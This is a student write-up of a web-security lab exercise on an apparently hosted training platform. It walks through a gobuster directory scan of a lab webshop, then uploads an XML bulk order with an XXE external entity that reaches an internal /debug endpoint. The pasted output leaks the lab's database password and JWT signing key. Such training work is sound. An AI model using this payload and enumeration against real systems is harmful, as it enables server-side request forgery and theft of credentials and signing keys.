
from Juvan Thavalingam, Tim Müller, Christian Graber

Task 5:

1. to use gobuster with this command you have to go back so far with the console that you can see the usr folder.

2. gobuster dir -e -u https://80394981-a127-4f02-82f6-68798813fa44.i.vuln.land/ -w /usr/share/wordlists/dirb/common.txt



```
> gobuster dir -e -u https://80394981-a127-4f02-82f6-68798813fa44.i.vuln.land/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://80394981-a127-4f02-82f6-68798813fa44.i.vuln.land/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
https://80394981-a127-4f02-82f6-68798813fa44.i.vuln.land/admin               (Status: 200) [Size: 656]
https://80394981-a127-4f02-82f6-68798813fa44.i.vuln.land/callback            (Status: 200) [Size: 656]
https://80394981-a127-4f02-82f6-68798813fa44.i.vuln.land/cart                (Status: 200) [Size: 656]
https://80394981-a127-4f02-82f6-68798813fa44.i.vuln.land/chat                (Status: 200) [Size: 656]
https://80394981-a127-4f02-82f6-68798813fa44.i.vuln.land/community           (Status: 200) [Size: 656]
https://80394981-a127-4f02-82f6-68798813fa44.i.vuln.land/debug               (Status: 403) [Size: 48]
https://80394981-a127-4f02-82f6-68798813fa44.i.vuln.land/login               (Status: 200) [Size: 656]
https://80394981-a127-4f02-82f6-68798813fa44.i.vuln.land/payment             (Status: 200) [Size: 656]
https://80394981-a127-4f02-82f6-68798813fa44.i.vuln.land/profile             (Status: 200) [Size: 656]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```


3 . /debug has status 403, so can only be opened from the inside.

4. log in again as alice with password alice.123.

5. go to the Bulk Order page:

6. copy the example from the last task again.


7. use the example from the lecture on page 55.



```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE report [
        <!ENTITY xxe SYSTEM "http://localhost:8888/debug">
]>
<order>
    <product>
        <name>&xxe;</name>
        <quantity>42</quantity>
    </product>
</order>
```

8. upload this bulk order.

9. output:



```
Name: 2024-10-07 13:23:13 [DEBUG] Parsing app config 2024-10-07 13:23:13 [DEBUG] MYSQL_USER: db_user 2024-10-07 13:23:13
[DEBUG] MYSQL_PASSWORD: db_user 2024-10-07 13:23:13 [DEBUG] MYSQL_DATABASE: webshop 2024-10-07 13:23:13 [DEBUG] JWT
Signing Key: e1e22cf59f044607016d3f08dbc3b439711d9b20049bddc4e6ef2bb63d2bd779 2024-10-07 13:23:19 [INFO] Starting
application 2024-10-07 13:23:20 [DEBUG] Accessed http://80394981-a127-4f02-82f6-68798813fa44.i.vuln.land/api/configs 2024-10-07
13:23:21 [DEBUG] Accessed http://80394981-a127-4f02-82f6-68798813fa44.i.vuln.land/api/products 2024-10-07 13:23:21 [DEBUG]
Accessed http://80394981-a127-4f02-82f6-68798813fa44.i.vuln.land/api/favicon.ico 2024-10-07 13:26:39 [INFO] Starting application
2024-10-07 13:26:39 [DEBUG] Accessed http://80394981-a127-4f02-82f6-68798813fa44.i.vuln.land/api/products 2024-10-07 13:26:39
[DEBUG] Accessed http://80394981-a127-4f02-82f6-68798813fa44.i.vuln.land/api/configs 2024-10-07 13:26:40 [DEBUG] Accessed
http://80394981-a127-4f02-82f6-68798813fa44.i.vuln.land/api/favicon.ico 2024-10-07 13:29:28 [DEBUG] Accessed http://80394981-
a127-4f02-82f6-68798813fa44.i.vuln.land/api/configs 2024-10-07 13:29:28 [DEBUG] Accessed http://80394981-
a127-4f02-82f6-68798813fa44.i.vuln.land/api/products 2024-10-07 13:29:32 [INFO] Starting application 2024-10-07 13:29:32 [INFO]
Starting application 2024-10-07 13:29:33 [INFO] Starting application 2024-10-07 13:29:33 [INFO] Starting application 2024-10-07
13:29:34 [INFO] Starting application 2024-10-07 13:29:34 [INFO] Starting application 2024-10-07 13:29:34 [DEBUG] Access to
http://80394981-a127-4f02-82f6-68798813fa44.i.vuln.land/debug denied 2024-10-07 13:29:37 [INFO] Starting application 2024-10-07
13:29:38 [INFO] Starting application 2024-10-07 13:29:39 [INFO] Starting application 2024-10-07 13:32:14 [DEBUG] Access to
http://80394981-a127-4f02-82f6-68798813fa44.i.vuln.land/debug denied 2024-10-07 13:33:34 [DEBUG] Accessed http://80394981-
a127-4f02-82f6-68798813fa44.i.vuln.land/api/configs 2024-10-07 13:33:38 [DEBUG] Accessed http://80394981-
a127-4f02-82f6-68798813fa44.i.vuln.land/api/login 2024-10-07 13:33:38 [DEBUG] Accessed http://80394981-
a127-4f02-82f6-68798813fa44.i.vuln.land/api/products 2024-10-07 13:43:08 [DEBUG] Accessed http://80394981-
a127-4f02-82f6-68798813fa44.i.vuln.land/api/bulk-order 2024-10-07 13:43:11 [INFO] Starting application 2024-10-07 13:43:12 [DEBUG]
```

10.

MySQL password: db_user

JWT signing key: e1e22cf59f044607016d3f08dbc3b439711d9b20049bddc4e6ef2bb63d2bd779